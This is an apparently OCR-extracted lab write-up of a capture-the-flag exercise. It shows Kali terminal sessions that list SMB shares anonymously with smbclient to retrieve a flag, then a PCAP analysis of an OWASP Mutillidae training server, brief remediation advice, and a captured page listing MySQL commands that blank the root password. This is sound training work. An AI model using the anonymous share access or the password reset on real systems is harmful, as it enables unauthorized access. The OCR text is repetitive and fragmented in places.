
      Sharename          Type          Comment
      homes              Disk          All home directories
      workfiles          Disk          Confidential Workfiles
      print$              Disk          Printer Drivers
      IPC$                IPC          IPC Service (Samba 4.9.5-Debian)

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      Workgroup        Master

(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/homes -N
Anonymous login successful
tree connect failed: NT_STATUS_BAD_NETWORK_NAME

(kali㉿Kali)-[~]
$ 
```



A screenshot of a terminal window titled "kali@Kali: ~". The window has a dark background with a green and blue abstract pattern. The terminal menu bar includes "File", "Actions", "Edit", "View", and "Help". The command line shows the user has run "smbclient //10.5.5.14/IPC\$ -N" and received a successful anonymous login. The prompt "smb: \>" is visible at the bottom.

```
(kali㉿Kali)-[~]
$ smbclient //10.5.5.14/IPC$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

IN the Print\$ share, using 'ls' command to get the list of the directories and 'cd' command to navigate to each of the directories to view their contents.

The code for Challenge 3: NWs39691. (using the 'more sxij42.txt' prompt to view the content)

The screenshots of the procedures are below;

kali@Kali: ~

File Actions Edit View Help

```
(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$ 
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color
          D      0 Mon Aug 14 09:42:06 2023
          D      0 Mon Aug 30 05:00:05 2021
          D      0 Mon Sep  2 13:39:42 2019
          D      0 Mon Aug 30 05:00:05 2021
          D      0 Mon Aug 30 05:00:05 2021
          D      0 Mon Sep  2 13:39:42 2019
          D      0 Fri Oct  8 00:00:00 2021
          D      0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8379048 blocks available
smb: \>
```

kali@Kali: ~

File Actions Edit View Help

```
└─(kali㉿Kali)-[~]
└─$ smbclient //10.5.5.14/print$ -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color

D 0 Mon Aug 14 09:42:06 2023
D 0 Mon Aug 30 05:00:05 2021
D 0 Mon Sep 2 13:39:42 2019
D 0 Mon Aug 30 05:00:05 2021
D 0 Mon Sep 2 13:39:42 2019
D 0 Fri Oct 8 00:00:00 2021
D 0 Mon Aug 30 05:00:05 2021

38497656 blocks of size 1024. 8354484 blocks available

smb: \> cd OTHER
smb: \OTHER\> ls
.
..
sxij42.txt

D 0 Fri Oct 8 00:00:00 2021
D 0 Mon Aug 14 09:42:06 2023
N 103 Tue Oct 12 00:00:00 2021

38497656 blocks of size 1024. 8354484 blocks available
```

kali@Kali: ~

File Actions Edit View Help

Try "help" to get a list of possible commands.

```
smb: \> ls
.
..
IA64
x64
W32X86
W32MIPS
W32ALPHA
COLOR
W32PPC
WIN40
OTHER
color
```

|          | D | 0 | Mon Aug 14 | 09:42:06 | 2023 |
|----------|---|---|------------|----------|------|
| .        | D | 0 | Mon Aug 30 | 05:00:05 | 2021 |
| ..       | D | 0 | Mon Sep 2  | 13:39:42 | 2019 |
| IA64     | D | 0 | Mon Aug 30 | 05:00:05 | 2021 |
| x64      | D | 0 | Mon Aug 30 | 05:00:05 | 2021 |
| W32X86   | D | 0 | Mon Aug 30 | 05:00:05 | 2021 |
| W32MIPS  | D | 0 | Mon Sep 2  | 13:39:42 | 2019 |
| W32ALPHA | D | 0 | Mon Sep 2  | 13:39:42 | 2019 |
| COLOR    | D | 0 | Mon Sep 2  | 13:39:42 | 2019 |
| W32PPC   | D | 0 | Mon Sep 2  | 13:39:42 | 2019 |
| WIN40    | D | 0 | Mon Sep 2  | 13:39:42 | 2019 |
| OTHER    | D | 0 | Fri Oct 8  | 00:00:00 | 2021 |
| color    | D | 0 | Mon Aug 30 | 05:00:05 | 2021 |

38497656 blocks of size 1024. 8354484 blocks available


```
smb: \> cd OTHER
smb: \OTHER\> ls
.
..
sxij42.txt
```

|            | D | 0   | Fri Oct 8  | 00:00:00 | 2021 |
|------------|---|-----|------------|----------|------|
| .          | D | 0   | Mon Aug 14 | 09:42:06 | 2023 |
| ..         | D | 0   | Tue Oct 12 | 00:00:00 | 2021 |
| sxij42.txt | N | 103 |            |          |      |

38497656 blocks of size 1024. 8354484 blocks available

```
smb: \OTHER\> get sxij42.txt
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (50.3 KiloBytes/sec)
(average 50.3 KiloBytes/sec)
```

smb: \OTHER\> more sxij42.txt



## **Challenge 4: Analyze a PCAP File to Find Information.**

### **STEP 1**

- ✓ The IP address of the target computer is 10.5.5.11
- ✓ The directories on the target that are revealed in the PCAP are;
  - /database-offline.php
  - /styles/test/
  - /data/
  - /includes
  - /passwords
  - /icons.text/gif
  - /webservices/soap/lib

### **STEP 2**

- ✓ The URL of the file that contains the code for the flag is 'http://10.5.5.11/data/'
- ✓ The Content of the file is xml with the below entry

Employee ID="0">

<UserName>Flag</UserName>

<Password>Here is the Code for Challenge 4!</Password>

<Signature>21z-1478K</Signature>

<Type>Flag</Type>

- ✓ The code for challenge 4 is '21z-1478K'

### **STEP 3**

To prevent unauthorized persons from viewing file content, these are the two primary remediation methods:

- ✓ Encryption: This method uses mathematical algorithms to scramble the file data into an unreadable format (ciphertext), ensuring that even if a file is stolen, it cannot be read without the specific decryption key.
- ✓ Access Control: This involves setting specific permissions and authentication requirements—such as passwords or biometrics—to ensure that only verified identities with authorized privileges can open or view the file.

kali@Kali: ~/Downloads


File Actions Edit View Help


```
└─(kali㉿Kali)-[~]
└─$ cd Downloads


└─(kali㉿Kali)-[~/Downloads]
└─$ ls
SA.pcap


└─(kali㉿Kali)-[~/Downloads]
└─$ █
```

Next Step! Would you like to [ ]









Kali Linux Database Offline Database Offline +

10.5.5.11/database-offline.php

The database server appears to be offline.

The database server at 127.0.0.1 appears to be offline.

- Be sure the username and password to MySQL is the same as configured in includes/database-config.php
- Be aware that MySQL disables password authentication for root user upon installation or update in some systems. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.php
- Try to [setup/reset the DB](#) to see if that helps
- A [Vtiger is available](#) to help reset MySQL root password
- The commands vary by system and version, but may be something similar to the following
  - mysql -u root
  - use mysql;
  - update user set authentication\_string=PASSWORD("") where user='root';
  - update user set plugin='mysql\_native\_password' where user='root';
  - flush privileges;
  - quit;
- Check the error message below for more hints
- If you think this message is a false-positive, you can opt-out of these warnings below

Error Message

Error: Failed to connect to MySQL database. Unable to select default database multilidiae. It appears that the database to which Multilidiae is configured to connect has not been created. Try to [setup/reset the DB](#) to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly. Note: File /multilidiae/classes/MySQLHandler.php contains the database configuration. Connection error:

Opt out of database warnings

You can opt out of database connection warnings for the remainder of this session

Right Ctrl

Kali Linux Database Offline 404 Not Found 10.5.5.11/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Login :: Damn Vulnerabilities

## OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2017 OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Donate Want to Help? Video Tutorials Announcements Getting Started

**Hints and Videos**

TIP: Click [Hint and Videos](#) on each page

**What Should I Do?** **Video Tutorials**

**Help Me!** **Listing of vulnerabilities**

**Bug Tracker** **Bug Report Email Address**

**What's New? Click Here** **Release Announcements**

**PHP MyAdmin Console** **Feature Requests**

**Installation Instructions** **Tools**

Right Ctrl

Kali Linux Database Offline 404 Not Found 10.5.5.11/index.php

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**Getting Started**

**Installation Instructions** **Tools**

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Kali Linux
- Samurai Web Testing Framework
- sqlmap
- Some Useful Firefox Add-ons

More Hints?: See "/documentation/mutillidae-test-scripts.txt"


Browser: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
PHP Version: 5.5.9-ubuntu4.25

